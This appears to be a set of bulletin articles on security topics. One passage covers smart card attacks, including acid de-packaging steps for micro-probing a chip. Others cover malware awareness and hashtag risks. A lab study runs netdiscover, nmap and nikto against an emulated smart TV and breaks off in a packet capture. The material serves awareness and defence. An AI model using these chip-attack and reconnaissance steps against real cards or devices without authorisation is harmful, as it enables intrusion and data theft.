There are three types of smart card reader based on the smart card chip, namely contact smart card reader, contactless smart card reader and a combination of these [6]. A contact smart card reader requires the user to manually insert the smart card into the reader's slot. This kind of reader is most commonly used for applications that require more security. The contact smart card reader accesses the smart card by supplying power to eight of the contact places on the microchip.





Figure 3: Different types of smart card reader (contact, contactless, combination of both)

On the other hand, a contactless smart card reader operates over a radio frequency that communicates when the smart card comes closest to the electromagnetic field of the reader. The contactless smart card reader is more convenient and faster than the contact reader because the smart card can be accessed without physical contact. Figure 3 shows examples of the different types of smart card reader.

Smart Card Security Environment

Early on when the smart card was introduced, it was only used as an identification item showing the name and a certain code number that were implemented on the cards. At that time, there were no security features built into the smart card operating system. Hence, the case of smart card fraud was quite unsophisticated.

The magnetic stripe technology that was developed afterwards made fraud more challenging. The smart card system with magnetic stripe technology published by the International Air Transportation Association (IATA) in the 1970s had high capacity in that era [2]. Nevertheless, the smart card chip could still be hacked by using specific devices to rewrite or delete user data from the stripes. This weakness marked the end of the magnetic stripe in the smart card industry.

Current smart card technology is a complex system with a number of security protection implementations. There are four basic categories of smart card security: communication, hardware, software and operating system (OS) security. With communication security, in order to access the smart card chip, a command for small information packets called Application

Protocol Data Units (APDUs) must be initiated to start the communication between the smart card chip and Card Accepting Device (CAD). Both smart card and CAD actively use a mutual authentication protocol to identify each other. Common encryption methods used are symmetric DES (Data Encryption Standard), 3DES (Triple DES) and public key RSA (the Rivest-Shamir-Adleman algorithm) to name a few.

Hardware and software security are the other types of smart card security environment. Hardware security is important for avoiding smart card data modification. Hackers or interested persons could alter the smart card by physical attacks. In contrast to hardware security, software security is more about developing the cryptographic function at the software level to protect the transferred data. The cryptographic function gives an extra protection layer to smart card infrastructure.

OS security refers to the data organization inside the smart card chip. Smart card data is organized according to




Figure 4: Architecture of data organization inside the smart card

the concept of tree hierarchy with the master file (MF) as the outer layer.

As a top module, it contains several elementary files (EFs) and dedicated files (DFs). However, a DF can also contain another DF and EF within its directories. The DF and MF only correspond to directories, while the EF corresponds to files. The architecture of smart card data organization is shown in Figure 4.

Attack potential – threats to smart card infrastructure

The security of smart card infrastructure has been upgraded intensively for both the smart card chip and reader system. More and more research has been conducted by IT experts to provide the best solutions to secure smart card

technology from fraud and exploitation. The data and information inside the smart card chip are protected with complex implementation of cryptographic security. It is thus more challenging to hack or breach the smart card chip.

However, the more secure the system, the more likely it is for the methods to trespass the security. Hackers will always find ways to bypass and obtain information from the smart card chip. Although breaking functional security is pricier than building it up, hackers still tend to satisfy their own selfishness. Experts have detected numerous methods used to attack the smart card infrastructure. The methods consist of conventional methods and modern software that can mess up the whole smart card architecture system. Usually, the objectives of the attacks are to get access to keys stored on the smart card and change the data or behaviour of the smart card. These attack objectives are called confidentiality and integrity attacks. This paper presents a few common attacks on smart card infrastructure to raise awareness of smart card security.

Physical Attack

Physical attacks are widely used to steal smart card data. This requires physical contact with a particular smart card [7]. For hackers, physical access to the smart card chip is a comparatively straightforward process. There are three categories of physical attacks: invasive, non-invasive and semi-invasive.

The invasive physical attack is defined as the process of modifying the smart card’s physical properties. In general, the smart card is physically tampered with and de-packaged to achieve the objective of smart card fraud. The aim of this invasive technique is to sniff the information in the memory area through the process of micro-probing. The memory area can be physically accessed for key retrieval.

The attack procedure starts with removing the smart card chip from the package. Micro-probing [8] then takes over the attack. Micro-probing is a technique whereby the smart card chip is supplied with electrical contact without damaging it. This process also allows overriding the smart card chip commands as well as revealing valuable data. The simple process from smart card tampering to micro-probing is tabulated in Table 2. This invasive technique allows data breaches to have high impact by opening access to the cryptographic keys, disconnecting IC security features, forcing the

internal signal and even modifying the smart card chip EEPROM [9].






Illustration	Process
	Chip de-packaging process
	Heat up the chip in the plastic card with nitrate acid to 60°C to dissolve the chip’s security layer
	Wash the chip with acetone and then deionised water and isopropanol
	Use an optical microscope to view the chip surface and a micro-positional attach with a “cat whisker” probe
	When the mesh layer is scratched off, the chip architecture will become visible

Table 1: Process of micro-probing a chip

The non-invasive physical attack technique is the opposite of the invasive technique. It does not damage the physical smart card. This technique only exploits an accessible interface by analysing the supply voltage and clock signal. The non-invasive technique is generally used when hackers have detailed knowledge of both the processor and software. It is because hackers need to disable the protection circuits and force the smart card chip to do the wrong operations. This technique is also known as a passive attack.

There are a few attacks categorized as non-invasive. One is the glitch attack, which is a method used to violate the function and security of a cryptographic processor [8]. It creates reliable malfunctions that disrupt the cycle of one or more machine instructions. For this attack to be carried out, the hackers will first thoroughly monitor the signals from the

instruction sequence produced by the machines before executing their instruction glitches. In addition, a glitch attack is also applied to corrupt data values as they are transferred between the register and memory. Basically, the hackers bypass the authentication barrier by blocking the execution of instructions either by increasing the clock frequency for one or more half cycles or applying a high-speed external intrusion at the exact time a jump instruction is executed. Table 3 tabulates the three types of glitch attack that produce reliable malfunctions.

The other non-invasive physical attack techniques are timing analysis attack, power consumption attack, differential power analysis and differential fault analysis to name a few. They share the same attack method concept. All these methods silently breach the cryptography function inside the smart card architecture without damaging the physical smart card itself. The most important point to note is that non-invasive physical attacks can be dangerous due to




Technique	Description
Clock Signal Transient	 <p>Increases temporarily for one or more half cycles</p>
Power Supply Transient	 <p>Different amounts of voltage are applied to create a glitch in the circuit</p>
External Electrical Field Transient	 <p>Each bus line is analysed and current will flow if it is active</p>

Table 2: Types of glitch attack

the unnoticed stolen key and the large-scale successful attack rates that are reported.

The semi-invasive type of physical attack fills the gap between the invasive and non-invasive techniques. A semi-invasive attack could be conducted using UV light, X-rays or other types of electromagnetic field, ionizing radiation and laser. These can be applied individually or

in conjunction. In this technique, the chip is required to undergo the de-packaging process, but at the same time the passivation layer remains unscathed. Consequently, the semi-invasive technique is much harder to implement compared to the non-invasive technique. Nevertheless, it involves less expensive equipment and less time than the invasive technique.

Logical Attack

A logical attack is categorized as a communication attack. It uses the communication channel to find and exploit software bugs, transferred data and cryptographic keys. The communication between the smart card and Card Accepting Device (CAD) or smart card reader occurs by the interfacing of the information packet, which is known as an application protocol data unit (APDU) command. This APDU command is a standardized instruction structured by standard ISO/IEC 7816-4. The APDU command format contains the instruction class, instruction code, instruction parameters, byte data, command data and data response length. Every smart card has a different APDU command as the first authentication step.

Normally hackers attempt to break the APDU command in order to bypass all the information inside the smart card. This type of attack involves specific expensive equipment to breach the smart card's authentication process. Several attack methods have been introduced in laboratories that are classified as logical attacks: APDU brute force, data sniffing and malware implementation.

APDU brute force is a kind of logical attack to manipulate the APDU command. It is initiated by emulating the function of the smart card. A set of APDU commands that cover all possibilities within the ISO/IEC 7816-4 standard is sent to the smart card by using special tools and software. During this process, hackers review the byte response to see if the command is successfully emulating the function within the smart card. Weak cryptographic support implementation in the smart card chip helps the hacking process. This APDU brute force attack gives hackers a slight chance to steal the smart card information as well as clone the smart card.

Data sniffing is another type of logical attack. It is usually applied to find sensitive information by attacking the communication process. There is an abundance of software that can help the sniffing process, one of the most powerful being Wireshark. A data sniffing attack is used

to find data transferred between the smart card chip and the host, such as a computing environment or other CAD devices. This is a very straightforward process. The software output will disclose the sensitive information without proper cryptographic encoding.

Hackers could also attack a smart card by infecting it with malware. One tested method involves using the Raspberry Pi, which is a credit card-sized computer originally designed for education. A Raspberry Pi is attached inside the reader by opening the smart card reader. Data will be transmitted from the smart card to the smart card reader using a small Raspberry Pi computer. The unencrypted captured data is then sent to the hackers [10].

It is also possible to infect smart cards with a malware called *The Ripper* by reverse engineering the smart card chip [11]. This allows the malware to be executed once it is attached to the smart card reader. Hackers can use and spread the malware on any host machine.

Recommendations for the prevention of potential attack methods

There are possible means of strengthening smart card chip security. Based on two attack categories (physical and logical attacks), this paper presents some potential attack prevention methods.

Micro-probing in invasive attacks is one of the most straightforward methods of extracting data from the memory. One way to prevent or slow down the micro-probing process is to destroy the test circuitry, which is very important. During the development stage most developers create a test circuit to program and test the function in the smart card chip and reader. However, after the development stage the test circuit is supposed to be abolished to prevent any external attacks.

Another way to decrease the success rate of data theft using micro-probing is to apply additional metallization layers. Since the aim of micro-probing is to bypass the data inside the memory, this prevention method raises alarm if it detects any external interruptions and triggers a countermeasure such as the zeroization of the non-volatile memory.

The purpose of non-invasive attacks is to

sniff data by manipulating the clock signal or execution instruction. The best way to prevent this attack is to implement the randomized clock signal. This technique reduces the clock frequency, which hardens the instruction execution time prediction.

For logical attacks there is a sure way to prevent brute force, which is program counter restriction. The smart card system should block the operation after it reaches a certain number of communication trials. This step will create one more layer of difficulty for hackers before they can access the data inside the smart card. Since brute force deals with APDU commands and responses, the program should block all access to the smart card chip when it detects a high number of APDU command retries.

To avoid data theft from sniffing, it is recommended that developers or designers implement strong encryption. Data sniffing normally requires hackers to bypass the data transaction between the smart card and reader. However, implementing encryption makes it difficult to obtain the real data.

As for the smart card reader, using a secure seal is a significant part of the countermeasure. The seal indicates whether the smart card reader has been opened or modified. In addition, the user should secure the computer system connected to the smart card reader by updating it to the latest OS and enforce authentication such as username and password for login. This will prevent unauthorised users from accessing the computer. At the moment, no smart card reader is able to detect infected smart card chips (similar to how antivirus works in the computing environment).

A further prevention step is for anyone involved with smart card infrastructure to work on the best practices rule. There are a few best practices check lists that can be followed. For instance, both users and developers should consider doing a risk analysis of a potential attack. Best practices for smart card infrastructure entail the most efficient attack exploitation prevention method.

Conclusion

The smart card is among the most useful devices ever created. The smart card infrastructure has long consisted of a smart card chip and smart card reader that work together as a small, complete system. As technology has advanced, smart card

infrastructure can now also be implemented into current blockchain technology. Thus, smart card security needs to be improved accordingly. Numerous cryptographic functions, memory leakage programs and other security protection functions have been developed and applied to the smart card infrastructure. However, there is a need for knowledge and awareness of attack potentials to exploit the entire system. Although the system itself has complex security functions, hackers will always find means of exploiting the system if vulnerabilities are not fixed.

The existence of threats should be acknowledged by anyone involved with smart card infrastructure. The attack potentials described in this paper are only a small portion of real attacks. All that needs to be done really is to always work with the best practices rule provided.

Lastly, users and developers of smart card infrastructure should continuously test their systems by performing security assessments either internally or by third parties. CyberSecurity Malaysia under the MySEF Department is able to provide security assessments of smart card infrastructure for detecting system vulnerabilities. Furthermore, smart card developers can certify their smart card products under Common Criteria, an international scheme of Technology Security Assurance (TSA), which is a new local scheme in Malaysia.

References

1. M. K. Islam, "Effective use of smart cards," *Department of Informatics, Human Computer Interaction, UMEA University, Sweden*, 2012.
2. A. V. D. P. Abhishek Mahajan, "Smart Card: Turning Point of Technology," *International Journal of Computer Science and Mobile Computing*, vol. 3, no. 10, pp. 982 - 987, 2014.
3. "SMART CARD BASICS," *CardLogix Corporation*, 2010. [Online]. Available: <http://www.smartcardbasics.com/smart-card-types.html>. [Accessed 13 September 2018].
4. "Engineering 360," *IEEE GlobalSpec*, [Online]. Available: https://www.globalspec.com/learnmore/semiconductors/microprocessors_microcontrollers/smart_card_chips. [Accessed 13 September 2018].
5. M. H. Michael Roland, "Technical Report Evaluation of Contactless Smartcard Antennas".
6. CardLogic, "Smart-Card-Security-Basics," 2009.
7. T. Sunarmo, "Infosec Institute," [Online]. Available: <http://resources.infosecinstitute.com/introduction-smartcard-security/#gref>.
8. M. G. K. Oliver Kommerling, "Design Principles for Tamper-Resistant Smartcard Processors," [Online]. Available: <https://www.cl.cam.ac.uk/~mgk25/sc99-tamper.pdf>.
9. S. P. Skorobogatov, 2001. [Online]. Available: http://www.cl.cam.ac.uk/~sps32/semi-inv_def.html.
10. P. Szoldra, "Business Insider," 2016. [Online]. Available: <http://www.businessinsider.my/black-hat-talk-hacking-emv-card-2016-8/?r=US&IR=T>.
11. Pindrop, "RIPPER ATM MALWARE CONTROLLED BY CUSTOM EMV CARD," [Online]. Available: <https://www.pindrop.com/blog/ripper-atm-malware-controlled-by-custom-emv-card/>.

#ThingsYouMayNotKnowAboutMalware

By | Nor Fatimah binti Mohd Zabidi & Muhammad Rashidee bin Noor Azman

Understanding the difference between malware and viruses is very important. A virus is a computer program that can duplicate or copy itself and spread by inserting a copy of itself into another program or document. Computer virus behaviour is analogous to how biological viruses spread by inserting themselves into creatures' cells. Computer viruses can do damage such as change the integrity of data or documents or annoy computer users.

Malware is a computer program created with the primary purpose of finding software vulnerabilities. In general, malware is created to break down or damage software or operating systems. Examples of malware are virus, worm, wabbit, keylogger, browser hijacker, Trojan horse, spyware, backdoor, dialer, exploit and rootkit. Malware is infecting computers and mobile devices at an increasingly greater pace. Hence, this article discusses malware only.

Social Media Scams and Malware

Many social media fraud instances are used to spread viruses to PCs and smartphones or steal personal information by binding users to click on fake websites. Users are lured to install certain applications via social media postings or are deceived to click on sites that lead to infections.

There are several methods for users to avoid and prevent fraud on social media. The steps below should be followed:

- i. Do not click on an application or video in a post
- ii. Always check the source of links and applications that are posted
- iii. Change your social media account password regularly
- iv. Use unique and hard to guess passwords, such as a combination of letters and numbers
- v. Make sure to create different passwords for different accounts
- vi. If necessary, use a leading security application for privacy protection

Some information on modes of crime or fraud on social media and how to prevent them was given above. Stay alert always while surfing in cyberspace.

In addition, adware, spyware and grayware are software that is often bothersome to computer users, as they install themselves without user permission. Spyware is software that collects and sends information about computer users without the computer owners noticing. Adware is software that displays ordinary ads in pop-up windows when we browse the Internet.

However, grayware is a general term sometimes used as a classification for applications that behave in a manner that is annoying or undesirable but is still less serious or troublesome than malware. Grayware encompasses spyware, adware, dialers, joke programs, remote access tools and any other unwelcome files and programs apart from viruses that are designed to harm the performance of computers in a network.

The information collected is confidential and includes credit card numbers, PIN numbers for electronic banking (e-banking) and account passwords. Additionally, information about Internet usage behaviour patterns is also collected. Spyware can spy on sites visited, information searched or chat room conversations.

Exploit Kits

Exploit kits are software designed to run on web servers with the purpose of identifying software vulnerabilities in client machines, and discovering and exploiting those valid vulnerabilities via uploading and executing malicious codes on the client side. Generally, these sound like malicious toolkits that search a computer for software that has not been updated. These kits look for security holes in software with the goal of implanting malware on users' machines. This can happen when visiting websites that contain malvertising.



Figure 1: How exploit kits work

Referring to Figure 1, exploit kits work as follows:

- i. Malicious links in phishing e-mails send users to compromised sites or malicious add-ons; legitimate sites redirect users to compromised sites.
- ii. Webpages host exploit kits.
- iii. Exploit kits use combinations of HTML, Flash, JavaScript and Silverlight as browser plugins to infect computers with malicious threats.
- iv. Broken web pages are created via browser plugins whilst exploiting the design to trick users into downloading malicious programs on their PCs.
- v. Once the user's system is infected, there will be various unwanted symptoms.

Pop-Ups

Pop-up is a type of advertisement that displays promotional content in new browser windows that appear when accessing old sites that contain pop-up scripts. Figure 2 provides an example of annoying pop-ups. This type of ad has the ability to make users view ad content without having manually clicked on them. It is no wonder that pop-up ads are considered harassing and unfavourable by users. Pop-ups are one of the most annoying signs of malware presence. Unexpected pop-ups appearing on the system are also a typical sign of a spyware infection.

In this particular case, the main problem is not only with the numerous pop-up windows that affect Internet navigation, but also that it is quite difficult to remove them from the system. Pop-ups are both annoying and usually come bundled with other concealed malware threats, which could be far more destructive to systems.



Figure 2: Example of pop-ups on a website

To avoid spyware and its impact on systems, keep in mind a few security practices:

- i. Don't click on any suspicious pop-up windows.
- ii. Don't answer unsolicited e-mails/messages.
- iii. Be careful when downloading free applications.

Online Gaming Malware Attacks

Online gaming is a great way to have fun but has unique risks. This article explains potential means of protection while playing online games. What makes online games so interesting is the ability to play and communicate with others around the world. Gamers often do not know the person they are playing with. While most like to be entertained, there are a few people who want to make a mess.

There have been a number of gaming malware instances in the media lately. Some may not cost money but can cost many hours spent building up characters for instance. One incident involved a malicious Trojan in the popular World of Warcraft game, masquerading as a legitimate game add-on. Once installed, the Trojan completely takes over the user's account. It is highly recommended that users do not disable their antivirus programs when playing online games.

Here are some things users need to practice for security:

- i. Be careful with messages asking to click on links or to download files. Just like a phishing attack, criminals will try to cheat or trick users into taking actions that could infect the computer. If there is any message that looks odd, immediate, or too beautiful

to be trusted, be cautious as it might be a cyberattack.

- ii. So many online games have their own financial marketing so users can trade, exchange or buy virtual goods like power and weapons. Just like in the real world, there are also scammers in this environment.
- iii. Be aware of systems that try to deceive to steal your money.
- iv. Limit your kids' information exposure as well as your own on online sites. Never share personal information like passwords or home address.

Conclusion

In order for computers to operate smoothly and securely, it is imperative that all users install updates, especially security updates, as soon as they are released. Not installing updates leaves computers at risk of remote users hacking them or viruses exploiting these bugs to gain access to the computers. Thankfully, all modern operating systems provide easy methods of installing new updates. In fact, most of these methods do all the work and just require you to click on a prompt to allow the update installation. Therefore, there is really no reason not to install updates.

However, ensure the updates are tested in a controlled environment so they do not jeopardize the operating system.

References

1. <https://community.norton.com/blogs/norton-protection-blog/5-ways-you-didnt-know-you-could-get-virus-malware-or-your-social>
2. <https://duniafile.wordpress.com/2008/07/19/apa-itu-adware-spyware-spam-malware-phisin>
3. <https://www.tembolok.id/pengertian-social-engineering-contoh-dan-cara-mencegahnya/>
4. <https://www.trendmicro.com/vinfo/us/security/definition/exploit-kit>

Hashtag & Security Countermeasures

By | Azatulsheera binti Mohd Azman & Atikah binti Baharudin



Introduction

As many know, hashtags are trending nowadays everywhere, from Instagram and Twitter posts to billboard ads and TV commercials. They should not be simply used just because everybody else is. It is important to understand the hashtag function and how to use hashtags securely.

The hashtag is categorized as metadata (data about data). Because hashtags are designed as such, they are prefixed with the symbol # [1].

Due to the convenience of posting short messages, thousands of tweets are posted every second from every corner of the world. Tweeting resembles the SMS of the Internet and is a collection of global conversations.

The overwhelming volume of tweets and tremendously sparse information in each individual tweet have made it extremely difficult for users to find and track interesting topics. Consequently, as a brand new organizational object of information, the hashtag has emerged from this context. Twitter users widely adopted it to facilitate navigating this deluge of information.

As simple as a user-composed keyword beginning with the # symbol, a hashtag effectively manages related tweets and people in the micro blogging media. The use of hashtags has brought convenience to Twitter users in various ways. As a user-defined index term of content, a hashtag links relevant topics and events together, making it much easier to assess the semantics of a tweet.

As a result, the exposure of tweets containing certain hashtags is maximized in information retrieval and navigation. For example, tweets related to iPhone are easily retrieved by a single click on the hashtag #iphone. To this end, a hashtag plays the role of a social bookmark that annotates content and shares it with other users, and assembles a folksonomy.

Purposes of the Hashtag

a. Gain High Numbers of Followers

The aim of the hashtag is to gain high numbers of followers and is geared towards people who are interested in shared content. Hash tagging helps to spread shared content broadly. Interesting content is necessary to engage with others and contribute value to the community. Furthermore, hashtags help come across what followers are concerned with [3].

Using hashtags with catchy topics can attract more people to find the topics.

Twitter is one of the biggest platforms where massive numbers of instant messages (tweets) are published every day. Users tend to freely express their true feelings on Twitter, which makes it an ideal resource for capturing opinions on a variety of interesting topics, such as brands, products, celebrities, etc. On the other hand, hashtags with # in front of a keyword or phrase are also frequently used to tweet abusive topics [4]. This is a direct result of the increasing range of followers. Sharing static content is not enough. People are more interested in content with videos such as YouTube or Instagram Story, which also ultimately attract more followers.

b. Find and Connect With Related Influencers and Views

Using hashtags with the correct tools is an adequate means of finding not only influencers but also what they are attentive to and specifically what they have in common. Getting involved with already known viewers in the field is one of the fastest ways to

56

increase one's own viewers. This can really help engagement with viewers become much more significant and impactful [3].

Depending on what the target market is, the same techniques could also be useful for finding and connecting with potential customers.

c. Creating a Viral Hashtag to Multiply the Power of an Advertising Campaign

Hashtag use is most obviously seen on billboards and in TV ads [3].

Creating and promoting a hashtag only makes sense in a few significant cases. For instance, it is appropriate when making a campaign with a big budget or when there is potential for high visibility or a large fan base for a campaign.

Ways to reduce the risk of hashtag hijacking

Hashtag threats in the context of media security refer to anything with the potential to cause serious harm to social media. Hashtags can lead to attacks on computer systems, networks and social media.

Since 2011, cybercriminals have found a haven in social media where they perpetrate fraud. In the past six months, the number of cybercriminals has increased by 70%. Mobiles are the new target with 60% of all fraud and 45% of transaction volume originating from mobile devices [5].

As soon as a social media team creates a hashtag, cybercriminals can hijack it to target fans and followers. Therefore, to reduce the risk of hashtag hijacking, the steps below are necessary [1]:

1. **Bring stakeholders from across marketing, IT security and legal departments** to help identify and manage social media risk. Conduct fake attacks to ensure policies, procedures and tools are functional.
2. **Eliminate unwanted posts from the company's social media feeds.** The social media team can conduct a security audit of the company's social media accounts and work with the marketing team to eliminate malicious content.

3. **Identify and shut down fraudulent accounts associated with the brand.** The average company has 10 brand-owned social media accounts and potentially dozens more fraudulent accounts associated with that brand. To protect the brand's identity on social media, submit takedown requests for any fake social accounts you discover that are spoofing brand identity.
4. **Identify and blacklist threat actors.** Set up blacklist rules to block fraudulent social media accounts and actors who troll with tags such as #likeforlike that attempt to use social presence to increase their exposure. A strong social media security strategy maintained with the right technology is critical to defending brand identity online.
5. **Make your social media private.** This will not allow people to publicly search the hashtag.

What makes an effective hashtag?

1. Unique and Interesting Hashtag

When selecting a hashtag, it may earn a lot of points if it stands out by being unusual and interesting [6].

2. Make the Hashtag Searchable

Social media efforts are affected by what the audience searches for. Hashtags are used to search for certain tweets and posts on specific topics, which means that a hashtag should name what an audience will search for [3].

Security Threats to Hashtags

The worst thing that can happen when using a hashtag is to realize after posting it that the same hashtag is already used for an entirely different topic. The hashtag may be related to something negative or attract strangers to predict the movement of people who post the hashtag on social media. Take the following example. An individual and family relatives who wish to join a running event create the hashtag #StandardCharteredMarathon2018. This is easily searchable and detectable by strangers, which is why it is dangerous as the information may facilitate robbery, kidnapping and other bad behaviour. From an organizational perspective, hashtags may lead to fake news of

bribery or money laundering for example, which would indirectly tarnish the company name and reputation.

Conclusion

The hashtag is a valuable tool that can help connect with followers and fans. All that is necessary is to know how to properly leverage its power securely in order to reduce security threats to individuals, groups of people or organizations.

References

1. <https://www.techopedia.com/definition/15075/hashtag>
2. <https://www.proofpoint.com/us/corporate-blog/post/5-ways-protect-your-companys-hashtags>
3. http://hashtagify.me/orientation/hashtags_101_power_of_hashtags_marketing
4. <https://www.ideals.illinois.edu/handle/2142/89339>
5. <https://www.cioinsight.com/security/slideshows/cyber-criminals-found-a-home-on-social-media-sites.html>
6. <http://www.socialmediatoday.com/content/using-hashtags-right-way>

Proposing A Conceptual Model For Cloud Based Intrusion Detection In Iot Objects

By | Abdul Rauf bin Johari, Wafa' binti Mohd Kharudin, Mohammad Zaharudin bin Ahmad Darus & Najmi Syahiran bin Shaiful Azam.

Introduction

Internet of Things (IoT) and cloud computing are two emerging technologies that have become a part of daily life. Various technologies, such as embedded computing, sensors, automatic identification and tracking, wireless communication, broadband Internet access and distributed services have contributed to the spread of IoT applications in a number of domains [1]. IoT applications are found in several areas, including home automation, healthcare industrial processes, logistics, public safety and environmental monitoring [2]. However, one of the greatest challenges with IoT technology regards the question of how to communicate with the Internet more securely. Consequently, improving IoT network privacy, data confidentiality and authentication, and access control trust among users and things is the main focus of numerous ongoing research projects [3].

The Intrusion Detection System (IDS) is widely used to monitor and secure networks, and it can play an important role especially in securing IoT networks [1]. Although traditional IDS methods have reached high performance, they still suffer from some drawbacks. This is because IoT has a limited resource capacity and different IoT devices use different protocols [1]. Very little is known about the development of IDSs that consider IoT constraints.

The objective of this article is to propose a conceptual IDS model that is more specific to IoT nodes considering their limited computing resources. The initial experimental results were obtained by testing SNORT IDS with a smart TV appliance. The details of the experiment are explained in a later part of this article.

Proposed Ids Architecture

The proposed IDS model consists of five layers. IoT objects that form the data source comprise the first layer. These may include smart things, such as smart phones, smart TVs, smart devices for better health and fitness, smart vehicles

and so on. The second layer contains cloud computing-based services, for example PaaS, SaaS and IaaS, which are able to host IDS in the cloud and provide SNORT developers with numerous development and testing tools. Third is the machine learning (ML) layer, which is responsible for receiving IDS events and logs and then feeding this data to the ML method for classification, clustering or production purposes. Fourth, in order to show the relevant data in a more understandable and readable form, the IDS output is sent to a visualization process, such as a heat map double chart, scatter plot, etc. A summarized report may be displayed to the end user through mobile applications. Figure 1 below illustrates the five layers.




Figure 1: The five layers of the proposed IDS architecture

Experiment

In this study, an initial experiment was conducted to test the applicability of using SNORT to detect a brute force attack on IoT platforms. Brute force is a common attack that

targets the TCP/IP and 6LoWPAN networks. 6LoWPAN is a combination of the latest Internet Protocol version (IPv6) and a Low-power Wireless Personal Area Network (LoWPAN). A SMART TV device was subjected to a simulated brute force attack. SNORT has been used to detect this kind of attack in IoT appliances before. The tools required to implement this experiment were VMware Workstation, SNORT, smart TV emulator 5.1, Kali Linux and Wireshark.

The experiment required installing and running both Kali Linux and smart TV emulator in a Network Address Translation (NAT) environment. The virtual machine was also bridged to the physical adapter by setting up NAT on a network adapter. Prior to generating brute force attacks, it was necessary to investigate the SMART TV network vulnerabilities by scanning the target device on the SMART TV network using the netdiscover command. Figure 2 displays smart TV network scanning information.

Currently scanning: 172.19.217.0/16 | Screen View: Unique Hosts

196 Captured ARP Req/Rep packets, from 5 hosts. Total size: 11760

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.153.2	00:50:56:ea:f4:95	21	1260	VMware, Inc.
192.168.153.1	00:50:56:c0:00:08	168	10080	VMware, Inc.
192.168.153.136	00:0c:29:5a:39:1c	1	60	VMware, Inc.
192.168.153.254	00:50:56:e6:f9:f0	3	180	VMware, Inc.
0.0.0.0	00:50:56:c0:00:08	3	180	VMware, Inc.

Figure 2: Network scanning information

Once the smart TV's IP address was detected, which was 192.168.153.13 in this case, the nmap command was run using `nmap -sV <ip address>` to find out which port and services were open (Figure 3).

```
root@kali:~# nmap -sV 192.168.153.136
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-12 06:26:46
Nmap scan report for 192.168.153.136
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5u
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:5A:39:1C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report a bug at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned
```

Figure 3: Port scanning information

From the above `nmap` scan result, it is noted that the SSH services were open on port 22. The kernel version used was also shown. Next, the `nikto` command was used to check any vulnerabilities in the system using `nikto -h <ip address>` as shown in Figure 4.

```
root@kali:~# nikto -h 192.168.153.136
- Nikto v2.1.6
-----
+ Target IP: 192.168.153.136
+ Target Hostname: 192.168.153.136
+ Target Port: 80
+ Start Time: 2017-12-12 06:21:50 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 181583, size: 177, mt
ime: Wed Nov 8 01:26:15 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.
65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily b
rute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The followi
ng alternatives for 'index' were found: index.html
+ Allowed HTTP methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8346 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2017-12-12 06:22:16 (GMT-5) (26 seconds)
-----
+ 1 host(s) tested
```

Figure 4: Detected vulnerabilities in the smart TV

No.	Time	Source	Destination	Protocol	Length	Info
19	13.667892	192.168.153.144	192.168.153.136	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.7.0)
21	13.674355	192.168.153.136	192.168.153.144	SSHv2	187	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debi..
23	13.675202	192.168.153.136	192.168.153.144	SSHv2	1850	Server: Key Exchange Init
25	13.675678	192.168.153.144	192.168.153.136	SSHv2	554	Client: Key Exchange Init
27	13.710603	192.168.153.144	192.168.153.136	SSHv2	146	Client: Elliptic Curve Diffie-Hellman Key Ex..
